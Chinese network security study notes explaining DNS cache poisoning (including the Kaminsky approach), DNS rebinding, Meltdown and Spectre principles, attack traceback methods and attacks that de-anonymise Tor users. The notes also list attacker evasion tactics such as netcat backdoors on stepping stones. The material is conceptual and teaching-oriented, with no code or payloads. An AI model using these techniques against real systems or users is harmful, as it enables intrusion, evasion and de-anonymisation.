


域名称空间以**层次树状**结构组织。每个节点称为**域或子域**。域的根称为**根**，表示为“.”。在根目录下，我们有**顶级域(TLD)**。例如：在 `www.example.com` 中，TLD 是 `.com`。域层次结构的下一级是**第二级域**，通常分配给特定实体，如公司、学校等。

权威名称服务器：每个 DNS 区域至少有一个权威名称服务器，用于发布有关该区域的信息。它提供了 DNS 查询的原始和最终答案。权威名称服务器可以是主服务器（主服务器）或从服务器（辅助服务器）。主服务器存储所有区域记录的主副本，而从服务器使用自动更新机制来维护主记录的主副本。

DNS 根服务器：根区域称为 `root`。此区域有 13 个权威名称服务器（DNS 根服务器）。它们提供有关所有 TLD 的名称服务器信息 <https://www.internic.net/domain/root.Zone>。它们是 DNS 查询的起点。

查询过程：递归查询、迭代查询



本地 DNS 文件：

`/etc/hosts`：存储某些主机名的 IP 地址。在计算机联系本地 DNS 服务器之前，它首先在该文件中查找 IP 地址。

/etc/resolv.conf: 向计算机的 DNS 解析器提供有关本地 DNS 服务器地址的信息。DHCP 提供的本地 DNS 服务器的 IP 地址也存储在这里。

DNS 响应中有 4 种类型的节:

问题部分: 向名称服务器描述问题。回答部分: 回答问题的记录。

权威部分: 指向权威名称服务器的记录。附加部分: 与查询相关的记录。

DNS 缓存: 当本地 DNS 服务器从其他 DNS 服务器获取信息时, 它会缓存该信息。缓存中的每一条信息都有一个生存时间值, 最终将超时并从缓存中删除。


DNS 攻击类型及原理:

类型: DNS 放大攻击、DNS 缓存中毒、DNS 隧道、僵尸网络反向代理、DNS 劫持/重定向

拒绝服务攻击 (DoS): 当本地 DNS 服务器和权威名称服务器不响应 DNS 查询时, 计算机无法检索 IP 地址, 这从本质上减少了通信。

DNS 欺骗主要目标: 向受害者提供欺诈性 IP 地址, 诱使他们与不同于他们意图的机器进行通信。

本地 DNS 缓存中毒攻击 (详见实验):




远程 DNS 缓存中毒攻击 (详见实验):

挑战: 对于与本地 DNS 服务器不在同一网络上的远程攻击者, 欺骗回复要困难得多, 因为他们需要猜测查询数据包使用的两个随机数: **源端口号 (16 位随机数)**、**事务 ID (16 位随机数)**

缓存效果: 如果一次尝试失败, local DNS 将缓存实际回复; 攻击者需要等待缓存超时以进行下一次尝试。

卡明斯基攻击思路: 每次询问不同的问题, 因此缓存答案并不重要, 并且本地 DNS 服务器每次都会发送一个新的查询。在授权部分提供伪造答案



恶意 DNS 服务器的回复伪造攻击：

当用户访问网站（如 attacker32.com）时，DNS 查询最终将到达 attacker32.com 域的权威名称服务器。除了在响应的应答部分提供 IP 地址外，DNS 服务器还可以在[授权和其他部分](#)提供信息。攻击者可以使用这些部分提供欺诈信息。


Q：我们可以使用从反向 DNS 查找获得的主机名作为访问控制的基础吗？

A：如果数据包来自攻击者，则反向 DNS 查找将返回到攻击者的名称服务器。攻击者可以使用他们想要的任何主机名进行回复。（不能！！！）

防范措施：

（1）DNSSEC

DNSSEC 是 DNS 的一组扩展，旨在对 DNS 数据提供[身份验证和完整性检查](#)。使用 DNSSEC，来自 DNSSEC 保护区的所有答案都经过数字签名。通过检查数字签名，DNS 解析器能够检查信息是否真实。DNS 缓存中毒将被此机制击败，因为将检测到任何虚假数据，因为它们将无法通过签名检查。



（2）使用 TLS/SSL


传输层安全（TLS/SSL）协议提供了针对缓存中毒攻击的解决方案。在使用 DNS 协议获取域名（www.example. Net）的 IP 地址后，计算机将询问 IP 地址的所有者（服务器）是否为 www.example.net。服务器必须提供由受信任实体签名的公钥证书，并证明它知道与 www.example.net 关联的相应私钥（即它是证书的所有者）。HTTPS 构建在 TLS/SSL 之上。它可以击败 DNS 缓存中毒攻击。

(3) 比较 DNSSEC 与 TLS/SSL

- DNSSEC 和 TLS/SSL 都基于公钥技术，但它们的信任链不同。
- DNSSEC 使用 DNS 区域层次结构提供信任链，因此父区域中的名称服务器为子区域中的名称服务器提供担保。
- TLS/SSL 依赖于公钥基础设施，该基础设施包含为其他计算机提供担保的证书颁发机构。

DNS 重绑定攻击

在网页浏览过程中，用户在地址栏中输入包含域名的网址。浏览器通过 DNS 服务器将域名解析为 IP 地址，然后向对应的 IP 地址请求资源，最后展现给用户。而对于域名所有者，他可以设置域名所对应的 IP 地址。当用户第一次访问，解析域名获取一个 IP 地址；然后，域名持有者修改对应的 IP 地址；用户再次请求该域名，就会获取一个新的 IP 地址。对于浏览器来说，整个过程访问的都是同一域名，所以认为是安全的（浏览器同源策略）。这就是 DNS Rebinding 攻击。



7. 熔断与幽灵攻击

■ CPU 缓存原理

计算机在运行程序时，CPU 要读取一个数据时，**首先从缓存中查找**，如果找到就立即送给 CPU 处理，缓存与 CPU 之间的数据交换速度要比 CPU 和内存之间快得多，如果 CPU 没有在缓存中找到需要的数据，就要慢速度**从内存中读取**并送给 CPU 处理，同时把这个数据所在的数据块调入缓存中。

■ 侧通道攻击原理

目前，大多数计算机在 CPU 和内存之间增加 **CPU 缓存 (Cache)**，采用这种体系结构可以显著提高程序的平均执行性能。然而，如果 CPU 访问 Cache 中并不存在的数据时，则将会**产生时间延迟**，此时目标数据必须重新从内存加载到 Cache 中。**测量这种时间延迟**有可能让攻击者确定出 Cache 访问失败的发生和频率，这就是**基于缓存的侧信道攻击的基本原理**。**Flush-Reload 技术**：刷新处理器缓存→访问存储器 S 位置（秘密 s）→检查缓存中的是哪个

■ 熔断攻击思路

在用户级别时先判断试图访问的空间是否非法，如果非法，则拒绝执行。Intel 的熔断缺陷是，其处理器**先进行猜想性访问，然后再去判断是否合法**，如果不合法就消除影响。这个看似无辜的顺序颠倒虽然不影响最终计算结果，却产生了系统其他部分如**缓存的变化**，这种变化使攻击者能推导出本来被禁止读取的信息内容。

熔断漏洞利用计算机系统**乱序执行**的方式，结合侧信道攻击原理推测出内核地址内容。乱序执行在发现进程并没有权限修改访问的数据时，会放弃乱序执行的结果，回到初始状态依次执行，此时 cache 中的信息没有被还原。之后我们通过侧信道攻击测试数据，发现对某个数据的访问要远远快于对其他数据的访问，则推知该数据存放在 cache 中，并可反推回其内存地址，以此推测出内核地址内容，攻击计算机。

■ 幽灵攻击思路

（分支预测，无序执行）训练 CPU 执行某分支--刷新处理器缓存--引用受害者--重新加载检查缓存中的是哪一个

幽灵漏洞利用计算机系统预测执行的方式，结合侧信道攻击推测出内核地址内容。在执行分支判断前，CPU 先将预测执行的数据加载到 cache 中，在发现分支预测错误时，会丢弃分支执行的结果，恢复 CPU 的状态，但不恢复 cache 中存储内容。与熔断漏洞一样，幽灵漏洞也通过侧信道攻击来测试数据，当发现对某个数据的访问远远快于对其他数据的访问时，推知该数据在 cache 中，可反推其内存地址。


8. 追踪溯源技术

（了解，即使考分值也不高）

■ 追踪溯源概述

网络攻击者大都使用**伪造 IP 地址或通过多个跳板**发起攻击，使防御方很难确定真正攻击源的身份和位置，难以实施针对性防御策略。在网络攻防对抗中，只有拥有信息优势，才能更加有效地实施网络对抗策略，进而取得胜利。网络攻击追踪溯源的**目标是探知攻击者身份、攻击点位置及攻击路径**等信息，据此可**针对性制定防护或反制措施**，进而占领网络对抗制高点。

典型网络攻击场景中所涉及的角色通常包括**攻击者、受害者、跳板、僵尸机及反射器**等。一般来说，网络攻击追踪溯源是指确定攻击者的账号信息、身份信息、IP 地址和 MAC 地址等虚拟地址信息与地理位置信息、攻击的中间环节信息以及还原攻击路径等的过程。



按追踪溯源深度，网络攻击追踪溯源可分为**攻击主机追踪溯源、控制主机追踪溯源、攻击者追踪溯源和攻击组织追踪溯源**。




网络攻击追踪溯源的应用场景与攻击事件和网络应用环境相关，据追踪溯源应用的网络环境不同，可分为**域内追踪溯源和跨域追踪溯源**。域内追踪溯源为协作网域追踪溯源；跨域追踪溯源为非协作网域追踪溯源

■ 追踪溯源面临的挑战

● 跳板攻击

攻击者为隐藏身份，在攻击实施前通常会渗透控制数台计算机作为跳板，再通过这些受控制的跳板攻击最终的目标主机。广义而言，反射器和僵尸机也属于跳板，只是反射器被攻

击者控制的程度低，攻击者只能访问反射器，利用网络协议的漏洞进行攻击数据流的放大、地址伪造等，而僵尸机被攻击者控制的程度最高，攻击者具有管理员权限，能够在僵尸机上做想做的任何操作。此外，为隐藏身份，攻击者还经常借助匿名通信系统的天然匿名性(如发送者匿名)来开展攻击。



为更好躲避检测和追踪溯源，攻击者往往还采用以下手段

- (1) 在中间跳板上安装和使用后门（如 netcat）以躲避登录日志的检查;
- (2) 在跳板链中的不同部分使用不同类型(TCP 和 UDP)的网络连接来增加数据流关联的难度;
- (3) 不同跳板间使用加密（采用不同的密钥）连接来抵御基于包内容的检测;
- (4) 在跳板处引入时间扰乱来抵御基于包时间的加密数据流关联;
- (5) 在跳板处主动对其交互数据流添加包重组和垃圾包等干扰。

● 匿名通信系统

匿名通信系统通过一定的技术手段将网络数据流中通信双方的身份信息加以隐藏，使第三方无法获取或推测通信双方的通信关系或其中任何一方的身份信息。

基于消息(Message Based)的匿名通信系统，通常为每个消息都选择一条路径，这些路径可相同也可不同，如匿名电子邮件系统 Chaum Mix 和 Mixminion 等。

基于流(Flow Based)的匿名通信系统，通常在发送者和接收者之间建立匿名通信通道(即匿名路径)，然后把数据放入数据传输的基本单元——信元(Cell)中沿着建立好的匿名通道传输，主要用于对延迟有特定要求的服务（如 Web 浏览和网络聊天等），典型系统如洋葱路由(Onion Routing)、Tor、Tarzan、MorphMix 和 Crowds 等。

● 其它挑战

由于当前广泛使用的 TCP/IP 协议簇在其设计之初未考虑用户行为的追踪审计，且未考虑防范不可信用户，对 IP 数据包的源地址没有验证机制以及 Internet 基础设施的无状态性，攻击者能够对数据源地址字段直接进行修改或假冒，以隐藏其自身信息，使得追踪数据包的真实发起者非常困难。

个人隐私保护和法律法规不健全，阻碍网络攻击追踪溯源。随着个人信息保护意识的增强，人们对个人隐私的保护越来越重视。

网络攻击追踪溯源技术一方面可以追踪定位攻击源，另一方面也能对网络中正常的业务信息进行追踪定位。

一些新技术在为用户带来好处的同时，也给追踪溯源带来了较大障碍。

- 虚拟专用网络（VPN）采用的 IP 隧道技术，使得无法获取数据报文的信息；
- 互联网服务供应商(Internet Service Provider，ISP) 采用的地址池和网络地址转换 (Network Address Translation，NAT) 技术，使得网络 IP 地址不再固定对应特定的用户；
- 移动通信网络技术的出现更是给追踪溯源提出了实时性要求。

■ 追踪溯源典型技术

追踪溯源技术大体可分为**定位伪造地址的 IP 追踪技术**、**跳板攻击溯源技术**和**针对匿名通信系统的追踪溯源技术**三类。

● 定位伪造地址的 IP 追踪技术

IP 追踪技术可追踪采用伪造地址的数据包的真实发送者，分为**反应式追踪**和**主动式追踪**两大类。



（1）反应式追踪

反应式追踪只能在攻击正在实施时进行追踪，典型的方法有**输入调试法**和**受控洪泛 (Controlled Flooding) 法**。

输入调试法：该方法要求追踪路径上所有路由器必须具有输入调试能力，需要繁琐的手工干预,且依赖于 ISP 的高度合作，追踪速度相对较慢；另外输入调试法只有在攻击进行时才能追踪，不能追踪间歇性发起的攻击

受控洪泛法：在攻击发生时，首先利用已有的 Internet 拓扑图选择距离受害者最近的路由的每一条上游链路，并分别进行泛洪攻击，通过观察来自攻击者的包的变化来确定攻击数据包经过哪条链路，然后采用同样方法对上游链路继续泛洪，以此逐步定位攻击源。但该方法本身就是一种 DoS 攻击，且需要与上游主机的高度合作及 Internet 详细拓扑图

（2）主动式追踪

主动式追踪既可用于对攻击的实时阻断，又可用于对攻击的事后分析，典型方法有**包标记 (Packet Marking) 法**、**路由日志 (Route Logging) 法**、**ICMP 追踪法**。

● 跳板攻击溯源技术

网络攻击者为隐藏身份和防止源追踪的另一个常用手段是使用跳板。通过使用事先控制的一系列中间节点对目标实施攻击，致使追踪者跟踪到的是最后一个跳板，而难以追溯到攻击者本身。为更有效地躲避追踪，攻击者还往往在跳板处主动对其产生的交互流量进行加密、

包重组(Repaketization)和添加时间扰乱(Timing Perturbation)与垃圾包(Chaff Packet)等干扰。为追溯和定位跳板链后的真正攻击源,按照溯源时所用信息源的不同,跳板攻击溯源技术可分为**基于主机的溯源方法**和**基于网络的溯源方法**。

(1) 基于主机的溯源方法

基于主机的溯源方法主要有分布式入侵检测系统(DIDS)、呼叫识别系统(CIS)、Caller ID和会话令牌协议(STOP)。其中DIDS、CIS和STOP采用的是被动式溯源技术,而Caller ID则是由美国军方开发的一种基于主机的主动式溯源技术。

(2) 基于网络的溯源方法

基于网络的溯源方法一般依据网络连接的属性进行溯源,主要有**基于偏差(Deviation)的方法**、**基于网络的反应式方法**和**流关联技术**等。

基于偏差的方法使用两个TCP连接序列号的最小平均差别来确定两个连接是否关联,偏差既考虑了时间特征又考虑了TCP序列号,与TCP负载无关,但无法直接用于加密或压缩的连接;

基于网络的反应式方法对数据包处理时是主动干预的,从而动态地控制哪些连接何时何地怎样被关联,因此需要比被动方法更少的资源,典型代表是入侵识别和隔离协议(Intruder Detection and Isolation Protocol, IDIP)。

流关联技术通过检测两条数据流是否存在关联性来进行流量分析,在跳板攻击源定位、僵尸主控机(Botmaster)溯源、匿名滥用用户关联和匿名网络电话追踪等网络安全和隐私方面有着广泛的应用,是目前学术界的研究热点。

● 针对匿名通信系统的追踪溯源技术

匿名通信系统(如Onion Routing、Tor、Tarzan、MorphMix和Crowds等)通过一定的技术手段将网络数据流中**通信双方的身份信息加以隐藏**,使第三方无法获取或推测通信双方的通信关系或其中任何一方的身份信息。针对匿名通信系统的攻击手段很多,主要可分为:协议脆弱性攻击、流量分析攻击。

(1) 协议脆弱性攻击

协议脆弱性攻击利用匿名通信系统自身的内在脆弱性对其进行攻击,以降低其匿名度。如低资源路由攻击技术利用Tor匿名网络路径选择算法的缺陷开展攻击;

因Tor匿名网络采用高级加密标准(Advanced Encryption Standard, AES)计数器模式(Counter Mode)对信元进行加密,重放攻击在入口路由器处复制发送信元,中间和出口路由器在处理复制信元时将导致计数器中断,以此发现发送者和接收者之间的通信关系;

女巫攻击(Sybil Attack)通过向匿名网络中植入自己的节点或者控制部分网络节点,然后用这些节点提供的信息推断匿名隐藏关系;

当追踪者知道自己控制的节点在发送者的路径上时,该节点的前驱节点比其它任何节点更像是发送者,追踪者对每个可能的前驱节点进行统计就可能发现发送者,前驱攻击

（Predecessor Attack），又称合谋攻击(Collusion Attack)就是基于此提出的；

在攻击者控制匿名路径上的第一个和最后一个节点时，报文标记攻击(Message Tagging Attack)通过对发送消息进行标记，在最后一个节点处进行识别辨认就可明队发送者与接收者之间的关系。

（2）流量分析攻击

流量分析攻击通过分析和关联不同数据流之间的流量特征来降低匿名通信系统的匿名度，主要包括时间攻击（Timing Attack）、包计数攻击和流相关攻击（Flow Correlation Attack）等。

通过分析匿名通信系统中消息之间的时间关系以找出其对应关系，时间攻击可确定被其控制的两个节点是否在同一条匿名路径上，但该攻击方式需对整个网络的输入消息和输出消息进行时间统计，且难以应对掩饰流(Cover Traffic)策略；

包计数攻击通过观察进入匿名节点数据流的数据包数量进行攻击,但该方式假设特定时间内进出匿名节点的数据流只有一条，且难以应对包添加、包移除和包重组等干扰手段

■ 追踪溯源技术发展趋势

● 大尺度网络中的传播源定位技术

基于网络的流行病传播动力学研究中的一个研究热点是流行病的**前向问题**，即了解传播过程及其与感染率、治愈率以及网络结构之间的关系。对比来看，网络攻击追踪溯源的研究则是传播的**逆向问题**，即通过在网络的部分节点搜集感染数据，来推导传播的源头。

● 基于软件基因的网络攻击追踪溯源技术

网络攻击追踪溯源需要对整个网络空间实施监控，且越精细越好，是一件极具挑战 and 非常困难的任务。为此，业界提出监控全球黑客的思路来实现对攻击行为的追踪溯源，通过收集全球黑客信息，分析其行为模式等，对全球的黑客进行“画像”。